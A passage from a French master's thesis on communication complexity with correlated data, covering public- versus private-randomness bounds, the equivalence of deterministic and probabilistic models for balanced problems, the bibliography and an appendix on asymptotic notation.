Construisons un nouveau protocole qui utilise moins de bits aléatoires. Soient t un paramètre à être fixé plus tard et $c_1, c_2, \ldots, c_t$ des chaînes binaires. Définissons le protocole $\mathcal{P}_{c_1,c_2,\ldots,c_t}$ suivant : Alice et Bob choisissent un i au hasard entre 1 et t et exécutent le protocole $\mathcal{P}$ avec la chaîne c_i comme chaîne aléatoire commune. Montrons qu'il existe des chaînes $c_1, c_2, \ldots, c_t$ telles que $\underset{i}{E}[Z(x, y, c_i)] \leq \epsilon + \delta$ pour toute paire $(x, y) \in S$. Choisissons les t chaînes $c_1, c_2, \ldots, c_t$ au hasard selon la distribution de probabilité μ. Considérons une paire $(x, y) \in S$ arbitraire, et calculons la probabilité que $\underset{i}{E}[Z(x, y, c_i)] > \epsilon + \delta$ (où i est uniformément distribué). Ceci est exactement la probabilité que $\frac{1}{t}\sum_{i=1}^{t} Z(x, y, c_i) > \epsilon + \delta$. Comme $\underset{c\in\mu}{E}[Z(x, y, c)] \leq \epsilon$, nous obtenons par l'inégalité de Chernoff (voir l'annexe A.4) que

$$\Pr_{c_1,\ldots,c_t}\left[\frac{1}{t}\sum_{i=1}^{t} Z(x, y, c_i) - \epsilon > \delta\right] \leq 2e^{-2\delta^2 t}.$$

En choisissant $t = \frac{1}{\delta^2}\left((n + 1)\ln 2 + \ln \widehat{a_A}\right)$, nous obtenons :

$$\begin{aligned} 2e^{-2\delta^2 t} &\leq 2e^{-2(n+1)\ln 2 - 2\ln \widehat{a_A}} \\ &\leq 2 \cdot 2^{-2(n+1)} \cdot \widehat{a_A}^{-2} \\ &< \frac{2^{-n}}{\widehat{a_A}}. \end{aligned}$$

Donc, pour un choix aléatoire de $c_1, \ldots, c_t$, la probabilité qu'il existe au moins une paire $(x, y) \in S$ (il y a au plus $2^n \cdot \widehat{a_A}$ telles paires) telle que $\underset{i}{E}[Z(x, y, c_i)] > \epsilon + \delta$ est plus petite que $2^n \cdot \widehat{a_A} \cdot \frac{2^{-n}}{\widehat{a_A}} = 1$. Par conséquent, il existe un choix de $c_1, \ldots, c_t$ tel que pour toute paire $(x, y) \in S$, l'erreur du protocole $\mathcal{P}_{c_1,c_2,\ldots,c_t}$ est au plus $\epsilon + \delta$.

Le nombre de bits aléatoires utilisés par $\mathcal{P}_{c_1,c_2,\ldots,c_t}$ est $\lceil \log t \rceil$. Autrement dit, pour transformer le protocole public $\mathcal{P}_{c_1,c_2,\ldots,c_t}$ en protocole privé, Alice n'a qu'à choisir un i au hasard entre 1 et t et à l'envoyer à Bob, ce qui nécessite $\lceil \log t \rceil$ bits de communication. Nous obtenons donc :

$$\begin{aligned} R_{\epsilon+\delta}(S) &\leq R_{\epsilon,pub}(S) + \lceil \log t \rceil \\ &= R_{\epsilon,pub}(S) + \left\lceil \log \left(\frac{1}{\delta^2} \left((n+1) \ln 2 + \ln \widehat{a_A} \right) \right) \right\rceil \\ &\leq R_{pub,\epsilon}(S) + O\left(\log \frac{1}{\delta} + \log(n + \log \widehat{a_A}) \right). \end{aligned}$$

□

Corollaire 3.16 (Mercier 2002). *Soit $S \subseteq \{0,1\}^n \times \{0,1\}^n$ un problème de communication avec données corrélées. Pour tout $\delta > 0$ et pour tout $\epsilon > 0$,*

$$R_{\epsilon+\delta}(S) \leq R_{\epsilon,pub}(S) + O\left(\log \frac{1}{\delta} + \log n \right).$$

Démonstration. Comme $Y = \{0,1\}^n$, il suit $\widehat{a_A} \leq 2^n$. En appliquant le théorème 3.15, nous obtenons

$$\begin{aligned} R_{\epsilon+\delta}(S) &\leq R_{\epsilon,pub}(S) + O\left(\log\frac{1}{\delta} + \log(n + \log 2^n)\right) \\ &\leq R_{\epsilon,pub}(S) + O\left(\log\frac{1}{\delta} + \log n\right). \end{aligned}$$

□

Le corollaire 3.16 signifie que lorsque $S \subseteq \{0,1\}^n \times \{0,1\}^n$ (ou lorsque $\widehat{a_A} \in O(2^n)$), la différence entre la complexité probabiliste privée et la complexité probabiliste publique est au plus un terme additif dans $O(\log n)$ bits.

Essayons maintenant de borner la complexité probabiliste publique comme nous l'avons fait à la section précédente pour la complexité probabiliste privée. Le lemme 3.17 nous donne une borne supérieure triviale que nous améliorons ensuite avec le lemme 3.18.

Lemme 3.17 (Mercier 2002).

$$R_{\epsilon,pub}(S) \leq R_\epsilon(S).$$

Démonstration. Un protocole avec générateurs aléatoires privés peut être simulé par un protocole public dont la chaîne aléatoire commune c est la concaténation de c_A et c_B. □

Lemme 3.18 (Mercier 2002). *Pour tout problème de communication non trivial avec données corrélées S,*

$$R^1_{\epsilon,pub}(S) \leq \lceil \log(\widehat{a_B} - 1) \rceil + \left\lceil \log\frac{1-\epsilon}{\epsilon} \right\rceil.$$

Démonstration. Nous utilisons un argument similaire à celui utilisé pour résoudre le problème de la ligue sportive. Rappelons qu'Alice possède une chaîne x et que Bob possède une chaîne y définissant $a_B(y) = \{x_1, \ldots, x_l\} = \{x \mid (x, y) \in S\}$. Alice choisit k sous-ensembles aléatoires de bits de sa chaîne x et, pour chacun de ces sous-ensembles, envoie le $\oplus$ des bits à Bob. Celui-ci calcule les k $\oplus$ équivalents pour chacune des chaînes x_i de $a_B(y)$. Chaque fois que le $\oplus$ d'un sous-ensemble des bits d'un x_i diffère du résultat correspondant envoyé par Alice, Bob déduit que $x_i \neq x$ et élimine ce sommet. Lorsque Bob a terminé les comparaisons, il tire au hasard une chaîne parmi celles qui n'ont pas été éliminées et conclut que c'est la chaîne d'Alice.

La probabilité de ne pas éliminer un sommet x_i est 1 si $x_1 = x$ et $\frac{1}{2^k}$ sinon. Appelons Z la variable aléatoire représentant le nombre de chaînes qui ne sont pas éliminées après k itérations. Comme il y a $|a_B(y)| - 1$ chaînes à éliminer, il suit que $E(Z) = 1 + \frac{1}{2^k}(|a_B(y)| - 1) \leq 1 + \frac{1}{2^k}(\widehat{a_B} - 1)$. La probabilité que Bob apprenne correctement la chaîne d'Alice est donc

$$\begin{aligned}
\Pr[\text{succès}] &= E\left[\frac{1}{\text{nombre de chaînes qui ne sont pas éliminées}}\right] \\
&= E\left[\frac{1}{Z}\right] \\
&\geq \frac{1}{E[Z]} \text{ par l'inégalité de Jensen (voir l'annexe A.4)} \\
&\geq \frac{1}{1 + \frac{1}{2^k}(\widehat{a_B} - 1)}.
\end{aligned}$$

En posant $k = \lceil \log(\widehat{a_B} - 1) \rceil + \left\lceil \log \frac{1-\epsilon}{\epsilon} \right\rceil$, nous obtenons

$$\begin{aligned}
\Pr[\text{succès}] &\geq \frac{1}{1 + \frac{1}{2^{\lceil \log(\widehat{a_B}-1)\rceil + \left\lceil \log \frac{1-\epsilon}{\epsilon} \right\rceil}} \cdot (\widehat{a_B} - 1)} \\
&\geq \frac{1}{1 + \frac{1}{\frac{1-\epsilon}{\epsilon}}} \\
&= \frac{1}{1 + \frac{\epsilon}{1-\epsilon}} \\
&= 1 - \epsilon,
\end{aligned}$$

ce qui nous permet de conclure que

$$\begin{aligned}
R^1_{\epsilon,pub}(S) &\leq k \\
&= \lceil \log(\widehat{a_B} - 1) \rceil + \left\lceil \log \frac{1-\epsilon}{\epsilon} \right\rceil .
\end{aligned}$$

□

Le prochain théorème résume les résultats démontrés depuis le début de cette section.

Théorème 3.19 (Mercier 2002). *Pour tout problème de communication non trivial avec données corrélées S,*

$$\lceil \log \widehat{a_B} \rceil \leq R^1_{\epsilon,pub}(S) \leq \lceil \log(\widehat{a_B} - 1) \rceil + \left\lceil \log \frac{1-\epsilon}{\epsilon} \right\rceil .$$

Démonstration. La borne inférieure provient du fait que le lemme 3.9 s'applique également au modèle probabiliste public, et la borne supérieure a été démontrée au lemme 3.18. □

TAB. 3.1 – Modèles équivalents pour les problèmes avec données corrélées

Complexité de la communication déterministe lorsqu'Alice connaît la chaîne de Bob
Complexité de la communication déterministe amortie
Complexité de la communication probabiliste avec générateur aléatoire public

À la lumière des résultats précédents, le théorème 3.20 et le tableau 3.1 résument les modèles équivalents pour les problèmes de communication avec données corrélées.

Théorème 3.20. *Pour tout problème de communication avec données corrélées S,*

$$\Theta(\overline{D}(S)) = \Theta(D_{x|y}(S)) = \Theta(R_{\epsilon,pub}(S)).$$

Plus précisément,

$$\begin{aligned} D_{x|y}(S) &\leq R_{\epsilon,pub}(S) \leq D_{x|y}(S) + \left\lceil \log \frac{1-\epsilon}{\epsilon} \right\rceil ; \\ \overline{D}(S) &\leq R_{\epsilon,pub}(S) \leq \overline{D}(S) + \left\lceil \log \frac{1-\epsilon}{\epsilon} \right\rceil + 1. \end{aligned}$$

Démonstration. Il s'agit de combiner le théorème 3.19, le lemme 1.18 et le corollaire 2.20. □

La différence entre les trois modèles est que les protocoles permettant de minimiser la communication amortie nécessitent au moins deux rondes de communication et un nombre d'exemplaires à résoudre qui tend vers l'infini, tandis que pour la communication probabiliste publique et la communication lorsqu'Alice connaît la chaîne de Bob, il existe des protocoles optimaux qui peuvent être

exécutés sur un seul exemplaire et ne nécessitent qu'une ronde de communication.

3.5 L'équivalence des modèles déterministe et probabiliste permet de résoudre le problème de la somme directe

Nous n'avons pas réussi à trouver de problème avec données corrélées pour lequel il existe un algorithme probabiliste avec générateurs aléatoires privés qui est plus efficace que le meilleur des protocoles déterministes. Récapitulons : d'une part, à la section 3.2, nous avons démontré que les modèles probabiliste et déterministe sont équivalents pour les problèmes dont la différence entre la complexité déterministe interactive et non interactive est maximale. D'autre part, à la section 4.3, nous montrons que les modèles probabiliste et déterministe sont équivalents pour une classe de problèmes dont la différence entre la complexité déterministe interactive et non interactive est petite. Ces résultats nous incitent à formuler la conjecture suivante :

Conjecture 3.21 (Mercier 2002). Pour tout problème avec données corrélées, le modèle probabiliste avec générateurs aléatoires privés et le modèle déterministe sont équivalents du point de vue de la communication.

Il y a de bonnes raisons de croire que cette conjecture est difficile à démontrer. En particulier, elle permet de résoudre le problème de la somme directe pour les problèmes de communication avec données corrélées tels que $\widehat{a_A} \in O(2^n)$, ce qui inclut les problèmes ayant un support de la forme $S \subseteq \{0,1\}^n \times \{0,1\}^n$.

Théorème 3.22 (Mercier 2002). *Si les modèles déterministe et probabiliste sont équivalents du point de vue de la communication, alors la communication qui peut être économisée en résolvant simultanément plusieurs exemplaires d'un problème avec données corrélées est un terme additif dans $O(\log n)$ bits par exemplaire.*

Démonstration. Démontrons plutôt la contraposée du théorème. Supposons que $D(S) - \overline{D}(S) \in \omega(\log n)$ (sans perte de généralité, nous ne considérons pas les fonctions dans $\overline{\omega(\log n) \cup O(\log n)}$).

Par le corollaire 2.20, il suit que $D(S) - \log \widehat{a_B} \in \omega(\log n)$, ce qui est équivalent à $D(S) \in \omega(\widehat{a_B} + \log n)$. Comme $\log \widehat{a_B} \in \Theta(R_{\epsilon,pub}(S))$ par le théorème 3.19, nous obtenons que

$$D(S) \in \omega(R_{\epsilon,pub}(S) + \log n). \tag{3.1}$$

Le corollaire 3.16 entraîne que

$$R_\epsilon(S) \in O(R_{\epsilon,pub}(S) + \log n), \tag{3.2}$$

et en combinant (3.1) et (3.2), nous obtenons que $D(S) \in \omega(R_\epsilon(S))$. □

Notons que la réciproque du théorème n'est pas nécessairement vraie : il est possible que les modèles probabiliste et déterministe ne soient pas équivalents et que la communication qui puisse être économisée en résolvant simultanément plusieurs exemplaires d'un problème avec données corrélées soit quand même un terme additif dans $O(\log n)$ bits par exemplaire.

3.6 Complexité distributionnelle

Le modèle de la complexité de la communication distributionnelle, introduit par Yao [55] et traité en détails par Kushilevitz et Nisan [27], considère la distribution de probabilité de $S \subseteq X \times Y$. Cela contraste avec le modèle probabiliste, pour lequel nous avons considéré l'espace des probabilités sur les choix aléatoires effectués par Alice et Bob et considéré les entrées en pire cas. Cette section présente brièvement les résultats qu'Orlitsky [37] a obtenus sur la complexité de la communication distributionnelle de problèmes avec données corrélées.

Définition 3.23. Le support de S, noté $S_{X,Y}$, est défini de la façon suivante :

$$S_{X,Y} \stackrel{\text{déf}}{=} \{(x, y) \mid p(x, y) > 0\}.$$

La notation S est utilisée lorsqu'il n'y a pas de confusion possible.

La définition 3.23 ressemble à la définition 1.7 ; en fait, nous aurions pu définir S de cette façon dès le départ. Si nous ne l'avons pas fait, c'est que comme nous considérons la communication en pire cas pour la complexité déterministe et la complexité probabiliste, la distribution de probabilité de S n'a pas d'importance.

Définition 3.24. Soit $S \subseteq X \times Y$ un ensemble de support qui obéit à une distribution de probabilité μ. $D^k_{\epsilon,\mu}(S)$ est le coût du meilleur protocole déterministe à k rondes qui calcule S pour au moins une fraction $1 - \epsilon$ de toutes les entrées de S, pondérées par μ.

Définition 3.25. $D^k_{0,\mu}(S)$ est la communication espérée (pondérée par μ) du meilleur protocole déterministe à k rondes pour S.

Lemme 3.26.

$$H(X|Y) \leq D_{0,\mu}(S) \leq \cdots \leq D^2_{0,\mu}(S) \leq D^1_{0,\mu}(S) \leq H(X) + 1.$$

Même si $H(X|Y)$ peut être beaucoup plus petit que $H(X)$, ces bornes sont les meilleures qui puissent être exprimées en terme d'entropie de Shannon (voir l'annexe A.5). La borne supérieure est atteinte si S est un produit cartésien, et la borne inférieure est atteinte si S est uniformément distribué.

Lemme 3.27. *Si S est uniformément distribué, alors quatre rondes sont asymptotiquement optimales :*

$$D^4_{0,\mu}(S) \leq D_{0,\mu}(S) + o(D_{0,\mu}(S)).$$

Chapitre 4

Problèmes équilibrés

Depuis le début de ce mémoire, nous ne nous sommes pas préoccupés des liens entre l'ambiguité maximale d'Alice $\widehat{a_A}$ et l'ambiguité maximale de Bob $\widehat{a_B}$. Pour certains problèmes, comme par exemple le problème de la ligue sportive, la différence entre $\widehat{a_A}$ et $\widehat{a_B}$ est grande. Dans ce chapitre, nous analysons la complexité de la communication des problèmes avec données corrélées pour lesquels l'ambiguité maximale d'Alice est égale à l'ambiguité maximale de Bob. Le principal résultat est que les modèles déterministe, déterministe amorti, probabiliste avec générateurs aléatoires privés et probabiliste avec générateur aléatoire public sont équivalents.

4.1 Définitions

Définition 4.1. Un ensemble de support S est *équilibré* si et seulement si $\widehat{a_B} = \widehat{a_A}$.

Définition 4.2. Un ensemble de support *symétrique* S est un support tel que $(x, y) \in S$ si et seulement si $(y, x) \in S$.

Tous les résultats de ce chapitre s'appliquent aux ensembles de support équilibrés, et donc aux supports symétriques (car tout support symétrique est équilibré). Si nous mentionnons les problèmes de communication symétriques avec données corrélées, c'est qu'ils apparaissent de façon naturelle dans toutes les applications mentionnées au sommaire, c'est-à-dire les problèmes pour lesquels les données d'Alice et de Bob sont séparées par une certaine «distance».

- x et y sont deux chaînes binaires dont la distance de Hamming est bornée (par exemple si x a été transmis sur un canal imparfait) ;
- x et y sont des mesures de la même quantité, des entiers dont la valeur absolue de la différence est bornée ;
- x et y sont deux versions d'un fichier original à partir duquel certaines modifications ont été effectuées ;
- etc.

4.2 Résultats

Dans cette section, nous présentons les bornes pour la complexité de la communication déterministe de problèmes équilibrés avec données corrélées. Tous ces résultats ont été démontrés dans un excellent article d'Orlitsky [38]. Nous n'avons pas jugé bon d'inclure toutes les preuves, car certaines sont assez longues et apportent peu à la compréhension de ce mémoire.

Lemme 4.3. *Pour tout problème de communication avec données corrélées S,*

$$D^1(S) \leq \log \widehat{a_A} + \log \widehat{a_B} + 1.$$

Démonstration. Chaque sommet de G_S appartient à au plus $\widehat{a_A}$ hyperarêtes, et chaque hyperarête de G_S contient au plus $\widehat{a_B}$ sommets. Par conséquent, $\chi(G_S) \leq \widehat{a_A} \cdot (\widehat{a_B} - 1) + 1 \leq \widehat{a_A} \cdot \widehat{a_B}$, et

$$\begin{aligned} D^1(S) &= \lceil \log \chi(G_S) \rceil \text{ (lemme 1.19)} \\ &\leq \lceil \log \widehat{a_A} \cdot \widehat{a_B} \rceil \\ &\leq \log \widehat{a_A} + \log \widehat{a_B} + 1. \end{aligned}$$

□

Le lemme précédent nous permet de démontrer que lorsqu'un problème avec données corrélées est équilibré, la complexité de la communication déterministe non interactive est au plus deux fois plus grande que la complexité de la communication déterministe interactive. Ce résultat est encore plus impressionnant que le corollaire 1.27 et n'a évidemment aucun équivalent dans le modèle de Yao.

Corollaire 4.4. *Pour tout problème équilibré de communication avec données corrélées S,*

$$D^1(S) \leq 2D(S) + 1.$$

Démonstration.

$$\begin{aligned} D^1(S) &\leq \log \widehat{a_A} + \log \widehat{a_B} + 1 \\ &= 2 \log \widehat{a_B} + 1 \\ &\leq 2D(S) + 1. \text{ (lemme 1.17)} \end{aligned}$$

□

Orlitsky a démontré que la borne donnée par le corollaire 4.4 était pratiquement optimale.

Lemme 4.5. *Pour tout $\alpha \geq 0$, il existe un problème équilibré avec données corrélées S tel que*

$$D^1(S) \geq 2D(S) - 6 \geq \alpha.$$

Démonstration. Consulter [38]. □

Il a également démontré, en utilisant une famille de fonctions de hachage similaire à celles utilisées dans les chapitres précédents, que trois rondes de communication étaient optimales pour tout problème équilibré.

Théorème 4.6. *Pour tout problème équilibré de communication avec données corélées S,*

$$D(S) \leq D^3(S) \leq \log \widehat{a_B} + 3 \log \log \widehat{a_B} + 11.$$

Démonstration. Consulter [38]. □

Corollaire 4.7. *Pour tout ensemble de support équilibré S,*

$$D^3(S) \leq D(S) + o(D(S)).$$

Démonstration. Il s'agit d'utiliser le fait que $D(S) \geq \log \widehat{a_B}$ (lemme 1.17). □

4.3 Les modèles de communication sont équivalents

Les résultats de la section 4.2 et des trois premiers chapitres nous permettent de démontrer que pour les problèmes équilibrés avec données corrélées, tous les modèles que nous avons considérés sont équivalents du point de vue de la communication. Le tableau 4.1 et le théorème 4.8 résument ce résultat.

Théorème 4.8 (Mercier 2002). *Soit une constante $0 < \epsilon < \frac{1}{2}$. Pour tout problème équilibré de communication avec données corrélées S,*

$$\Theta(D(S)) = \Theta(\overline{D}(S)) = \Theta(D_{x|y}(S)) = \Theta(R_\epsilon(S)) = \Theta(R_{\epsilon,pub}(S)).$$

Démonstration. Nous savons que $\Theta(\overline{D}(S)) = \Theta(D_{x|y}(S)) = \Theta(R_{\epsilon,pub}(S))$ par le théorème 3.20. De plus, le lemme 4.6 et le corollaire 2.20 entraînent que $\Theta(D(S)) = \Theta(\overline{D}(S))$. Finalement, remarquons que $R_{\epsilon,pub}(S) \leq R_\epsilon(S) \leq D(S)$ par les lemmes 3.6 et 3.17. □

Le théorème 4.8 ne tient pas compte des constantes multiplicatives, qui sont en fait toutes égales à 1. Nous présentons donc un théorème plus précis.

TAB. 4.1 – Modèles équivalents pour les problèmes équilibrés avec données corrélées

Complexité de la communication déterministe
Complexité de la communication déterministe lorsqu'Alice connaît la chaîne de Bob
Complexité de la communication déterministe amortie
Complexité de la communication probabiliste avec générateurs aléatoires privés
Complexité de la communication probabiliste avec générateur aléatoire public

Théorème 4.9 (Mercier 2002). *Pour tout problème équilibré de communication avec données corrélées S,*

$$\begin{aligned} D_{x|y}(S) \leq \quad & D(S) \quad && \leq D_{x|y}(S) + o(D_{x|y}(S)), \\ D_{x|y}(S) \leq \quad & R_{\epsilon}(S) \quad && \leq D_{x|y}(S) + o(D_{x|y}(S)), \\ D_{x|y}(S) \leq \quad & R_{\epsilon,pub}(S) \quad && \leq D_{x|y}(S) + o(D_{x|y}(S)). \\ D_{x|y}(S) - 1 \leq \quad & \overline{D}(S) \quad && \leq D_{x|y}(S) + 1. \end{aligned}$$

Démonstration. La première équation peut être déduite à partir du lemme 1.17, du lemme 1.18 et du théorème 4.6 ; la deuxième équation à partir des lemmes 1.18, 3.6 et 3.9 ; la troisième équation à partir du théoreme 3.20 et du lemme 3.17 ; la quatrième équation à partir du corollaire 2.20 et du lemme 1.18. □

Remarquons que contrairement au modèle probabiliste public et au modèle lorsqu'Alice connaît la chaîne de Bob, le lemme 4.5 implique qu'il faut parfois plus d'une ronde de communication pour obtenir un protocole déterministe optimal. Cela dit, le corollaire 4.4 nous assure qu'il existe un protocole déterministe non

interactif requérant au plus deux fois le nombre de bits de communication du protocole optimal.

Pour terminer ce mémoire, il est important de mentionner que les théorèmes 4.8 et 4.9 n'affirment absolument rien sur le temps de calcul des protocoles. Il est possible qu'un problème n'admette pas d'algorithme déterministe efficace du point de vue de la communication et fonctionnant en temps polynomial, mais qu'il en possède un probabiliste.

Bibliographie

[1] Harold Abelson. Lower bounds on information transfer in distributed computations. *Journal of the ACM*, 27(2), 1980.

[2] Sachin Agarwal, David Starobinski, and Ari Trachtenberg. On the scalability of data synchronization protocols for PDAs and mobile devices. *IEEE Network Magazine : Scalability in Communication Networks*, July/August 2002.

[3] Rudolf Ahlswede, Ning Cai, and Zhen Zhang. On interactive communication. *IEEE Transactions on Information Theory*, 43(1) :22–37, 1997.

[4] Noga Alon and Alon Orlitsky. Repeated communication and Ramsey graphs. *IEEE Transactions on Information Theory*, 41(5) :1276–1289, 1995.

[5] Noga Alon and Alon Orlitsky. Source coding and graph entropies. *IEEE Transactions on Information Theory*, 42(5) :1329–1339, 1996.

[6] Charles H. Bennett, Gilles Brassard, Claude Crépeau, and Marie-Hélène Skubiszewska. Practical quantum oblivious transfer. In *Advances in Cryptology : Proceedings of Eurocrypt '91*, volume 576 of *Lecture Notes in Computer Science*, pages 351–366. Springer-Verlag, 1992.

[7] Béla Bollobás. *Extremal Graph Theory*. Academic Press, 1978.

[8] Gilles Brassard. Crusade for a better notation. *ACM Sigact News*, 17(1) :60–64, 1985.

[9] Gilles Brassard and Paul Bratley. *Fundamentals of Algorithmics*. Prentice Hall, 1996.

[10] Gilles Brassard and Louis Salvail. Secret-key reconciliation by public discussion. In *Advances in Cryptology : Proceedings of Eurocrypt '93*, volume 765 of *Lectures Notes in Computer Science*, pages 410–423. Springer-Verlag, 1994.

[11] Graham Cormode, Mike Paterson, Süleyman Sahinalp, and Uzi Vishkin. Communication complexity of document exchange. In *Proceedings of the eleventh annual ACM-SIAM symposium on Discrete algorithms*, pages 197–206, 2000.

[12] Thomas M. Cover and Joy A. Thomas. *Elements of Information Theory*. Wiley-Interscience, 1991.

[13] Claude Crépeau. Efficient cryptographic protocols based on noisy channels. In *Advances in Cryptology : Proceedings of Eurocrypt '97*, volume 1233 of *Lecture Notes in Computer Science*, pages 306–317. Springer-Verlag, 1997.

[14] Jean-Marie De Koninck et Armel Mercier. *Introduction à la théorie des nombres*. Modulo Éditeur, 1994.

[15] Pavol Duris, Zvi Galil, and Georg Schnitger. Lower bounds on communication complexity. In *Proceedings of the 16th annual ACM Symposium on Theory of Computing*, pages 81–91, 1984.

[16] Tomàs Feder, Eyal Kushilevitz, Moni Naor, and Noam Nisan. Amortized communication complexity. *SIAM Journal on Computing*, 24(4) :736–750,

1995.

[17] Uriel Feige and Joe Kilian. Zero knowledge and the chromatic number. *Journal of Computer and System Sciences*, 57(2) :187–199, 1998.

[18] G. David Forney. *Concatenated Codes*. The M.I.T. Press, 1966.

[19] M. Fredman, J. Komlòs, and E. Szemerèdi. Storing a sparse table with O(1) access time. *Journal of the ACM*, 31 :538–544, 1984.

[20] Philippe Galinier and Jin-Kao Hao. Hybrid evolutionary algorithms for graph coloring. *Journal of Combinatorial Optimization*, 3(4) :379–397, 1999.

[21] Abbas El Gamal and Alon Orlitsky. Interactive data compression. In *Proceedings of the 25th IEEE Symposium on Foundations of Computer Science*, pages 100–108, 1984.

[22] Johan Håstad. Clique is hard to approximate within $n^{1-\epsilon}$. In *Proceedings of the 37th IEEE Symposium on Foundations of Computer Science*, pages 627–636, 1996.

[23] Russell Impagliazzo, Ran Raz, and Avi Wigderson. A direct product theorem. In *Proceedings of the 9th Annual Structure in Complexity Theory Conference*, pages 88–96, 1994.

[24] Mauricio Karchmer, Eyal Kushilevitz, and Noam Nisan. Fractional covers and communication complexity. In *Proceedings of the 7th Annual Structure in Complexity Theory Conference*, pages 262–274, 1992.

[25] Mauricio Karchmer, Ran Raz, and Avi Wigderson. Super-logarithmic depth lower bounds via the direct sum in communication complexity. *Computational Complexity*, 5(3/4) :191–204, 1995.

[26] Mark G. Karpowsky, Lev B. Levitin, and Ari Trachtenberg. Data verification and reconciliation with generalized error-control codes. *39th Annual Allerton Conference on Communication, Control, and Computing*, 2001.

[27] Eyan Kushilevitz and Noam Nisan. *Communication Complexity*. Cambridge University Press, 1997.

[28] Nati Linial and Umesh Vazirani. Graph products and chromatic numbers. In *Proceedings of the 30th IEEE Symposium on Foundations of Computer Science*, pages 124–128, 1989.

[29] John J. Metzner. Efficient replicated remote file comparison. *IEEE Transactions on Computers*, 40(5) :651–660, 1991.

[30] Yaron Minsky and Ari Trachtenberg. Practical set reconciliation. Technical report, Boston University, 2002.

[31] Yaron Minsky, Ari Trachtenberg, and Richard Zippel. Set reconciliation with nearly optimal communication complexity. In *2001 IEEE International Symposium on Information Theory*, page 232, 2001.

[32] Rajeev Motwani and Prabhakar Raghavan. *Randomized algorithms*. Cambridge University Press, 1995.

[33] Moni Naor, Alon Orlitsky, and Peter Shor. Three results on interactive communication. *IEEE Transactions on Information Theory*, 39(5) :1608–1615, 1993.

[34] Ilan Newman. Private vs. common random bits in communication complexity. *Information Processing Letters*, pages 67–71, 1991.

[35] Alon Orlitsky. Worst-case interactive communication I : Two messages are almost optimal. *IEEE Transactions on Information Theory*, 36 :1111–1126, 1990.

[36] Alon Orlitsky. Worst-case interactive communication II : Two messages are not optimal. *IEEE Transactions on Information Theory*, 37 :995–1005, 1991.

[37] Alon Orlitsky. Average case interactive communication. *IEEE Transactions on Information Theory*, 38 :1534–1547, 1992.

[38] Alon Orlitsky. Interactive communication of balanced distribution and of correlated files. *SIAM Journal on Discrete Mathematics*, 6(4) :548–564, 1993.

[39] Alon Orlitsky and Abbas El Gamal. Communication with secrecy constraints. In *Proceedings of the 16th annual ACM Symposium on Theory of Computing*, pages 217–224, 1984.

[40] Alon Orlitsky and Krishnamurthy Viswanathan. Practical protocols for interactive communication. In *Proceedings of the IEEE International Symposium on Information Theory*, page 115, 2001.

[41] King F. Pang and Abbas El Gamal. Communication complexity of computing the Hamming distance. *SIAM Journal on Computing*, 15(4) :932–947, 1986.

[42] Christos H. Papadimitriou. *Computational Complexity*. Addison-Wesley, 1994.

[43] Christos H. Papadimitriou and Michael Sipser. Communication complexity. In *Proceedings of the 14th annual ACM Symposium on Theory of Computing*, pages 196–200, 1982.

[44] Vera Pless. *Introduction to the Theory of Error-Correcting Codes*. Wiley-Interscience, third edition, 1998.

[45] Sheldon M. Ross. *Initiation aux probabilités*. Presses polytechniques romandes, 1987.

[46] Louis Salvail. Le problème de réconciliation en cryptographie. Mémoire de maîtrise, Département d'informatique et de recherche opérationnelle, Université de Montréal, 1992.

[47] Claude E. Shannon. The zero-error capacity of a noisy channel. *IRE Transactions on Information Theory*, IT-2(3) :8–19, 1956.

[48] Neil J. A. Sloane. The on-line encyclopedia of integer sequences. http ://www.research.att.com/˜njas/sequences/.

[49] Neil J. A. Sloane. On single-deletion-correcting codes (à paraître). Ray-Chaudhuri Festschrift, 2002.

[50] Clark D. Thompson. Area-time complexity for VLSI. In *Proceedings of the 11th ACM Symposium on Theory of Computing*, pages 81–88, 1979.

[51] Ari Trachtenberg and David Starobinski. Towards global synchronisation. Workshop on New Visions for Large-Scale Networks : Research and Applications, 2001.

[52] J. H. van Lint. *Introduction to Coding Theory*. Springer-Verlag, 1982.

[53] Hans S. Witsenhausen. The zero-error side information problem and chromatic numbers. *IEEE Transactions on Information Theory*, 22(5) :592–593, 1976.

[54] Andrew Chi-Chih Yao. Some complexity questions related to distributed computing. In *Proceedings of the 11th ACM Symposium on Theory of Computing*, pages 209–213, 1979.

[55] Andrew Chi-Chih Yao. Lower bounds by probabilistic arguments. In *Proceedings of the 24th IEEE Symposium on Foundations of Computer Science*, pages 420–428, 1983.

[56] Zhen Zhang and Xiang-Gen Xia. Three messages are not optimal in worst case interactive communication. *IEEE Transactions on Information Theory*, 40(1) :3–10, 1994.

Annexe A

Préalables mathématiques

A.1 Notation asymptotique

Lorsqu'il est nécessaire d'analyser l'efficacité d'un algorithme, il est souhaitable de déterminer mathématiquement la quantité de ressources nécessaires en fonction de la taille des exemplaires considérés. La notation asymptotique, introduite à cette fin, évalue le comportement des fonctions à la limite, c'est-à-dire pour des exemplaires assez grands. Cela permet entre autres de comparer entre elles plusieurs fonctions difficilement comparables autrement (par exemple lorsque $f(n_1) < g(n_1)$ et $f(n_2) > g(n_2)$). Bien sûr, il peut arriver que l'analyse asymptotique d'une fonction ne soit d'aucune utilité pratique sur des exemplaires de la vie de tous les jours, néanmoins dans la grande majorité des cas, un algorithme asymptotiquement supérieur à un autre le sera également en pratique. Un autre avantage indéniable de l'analyse asymptotique est qu'elle permet de simplifier grandement l'écriture de la complexité des algorithmes.

Voici les principales définitions utilisées dans ce mémoire pour faire l'analyse asymptotique d'algorithmes. Pour un traitement détaillé du sujet, consulter un ouvrage d'algorithmique, par exemple le livre de Brassard et Bratley [9].

Définition A.1. Soient $f, g : \mathbb{N} \to \mathbb{R}^+$ deux fonctions.

$$
\begin{aligned}
f(n) \in O(g(n)) &\Leftrightarrow (\exists c > 0)(\exists n_0 > 0) \mid (\forall n \geq n_0)[f(n) \leq c \cdot g(n)] \\
f(n) \in \Omega(g(n)) &\Leftrightarrow (\exists c > 0)(\exists n_0 > 0) \mid (\forall n \geq n_0)[f(n) \geq c \cdot g(n)] \\
f(n) \in \Theta(g(n)) &\Leftrightarrow f(n) \in O(g(n)) \wedge f(n) \in \Omega(g(n)) \\
f(n) \in o(g(n)) &\Leftrightarrow (\forall c > 0)(\exists n_0 > 0) \mid (\forall n \geq n_0)[f(n) \leq c \cdot g(n)] \\
f(n) \in \omega(g(n)) &\Leftrightarrow (\forall c > 0)(\exists n_0 > 0) \mid (\forall n \geq n_0)[f(n) \geq c \cdot g(n)]
\end{aligned}
$$

